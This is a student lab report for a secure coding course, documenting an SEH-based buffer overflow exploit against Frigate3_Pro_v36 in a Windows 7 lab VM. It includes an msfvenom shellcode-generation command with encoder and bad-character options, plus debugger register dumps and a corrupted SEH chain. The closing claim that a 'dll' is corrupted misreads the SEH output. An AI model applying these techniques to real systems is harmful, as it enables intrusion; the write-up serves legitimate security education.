

SECURE CODING

CSE-2010

LAB ASSIGNMENT -10

Name :HARSHA VARDHAN

Reg.No : 18BCN7133

Slot : L25+26

Lab experiment - Working with the memory

vulnerabilities – Part IV Task

- **DownloadFrigate3_Pro_v36 fromteams (check folder named 17.04.2021).**
- **Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.**
- **Install Immunity debugger or ollydbg in windows7**
- **Install Frigate3_Pro_v36 and Run the same**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload**

Analysis


- **Try to crash the Frigate3_Pro_v36 and exploit it.**
- **Change the defaulttrigger fromcmd.exe to calc.exe (Use msfvenom in Kalilinux).**

Example: msfvenom -a x86 --platform windows -p


**windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d" -f python**

- **Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below**
- **Check for EIPaddress**
- **Verify the starting and ending addresses of stack frame**
- **Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view → SEH**


Crashing the Frigate3_Pro_v36 application and opening calc.exe (Calculator) by triggering it using the above generated payload:




Before Execution (Exploitation): Attaching the debugger (Immunity debugger) to the application Frigate3_Pro_v36 and analysing the address of various registers:




Checking for EIP address



Verifying the SHE chain.




After Execution (Exploitation):
Analysing the address of various registers:



Checking for EIP address

```
Registers (FPU)
EAX 0018F2B8
ECX 00000000
EDX 90909090
EBX 0018F2B8
ESP 0018E27C
EBP 0018F2D8
ESI 0018E290 ASCII "AAAAAAAAAAAAAA"
EDI 057252D0 ASCII "AAAAAAAAAAAAAA"
EIP 40006834 rtl60.40006834
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 1 FS 0053 32bit 7EFDD000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (0000)
EFL 00010286 (NO,NB,NE,A,S,PE,L)
ST0 empty 9
ST1 empty 9
ST2 empty 9
ST3 empty 9
ST4 empty 9
ST5 empty 9
ST6 empty 9
ST7 empty 9
FST 0120 Cond 3 2 1 0 Err E S
FCW 1372 Prec 0 0 0 1 Mask 0 0
```

Verifying the SHE chain and reporting the dll loaded along with the addresses.



Address	SE handler
0018F2A0	rtl60.40010C4B
909020EB	*** CORRUPT ENTRY ***

Hence from the above analysis we found that the dll 'rtl60.40010C4B' is corrupted and is located at the address '0018F2A0'.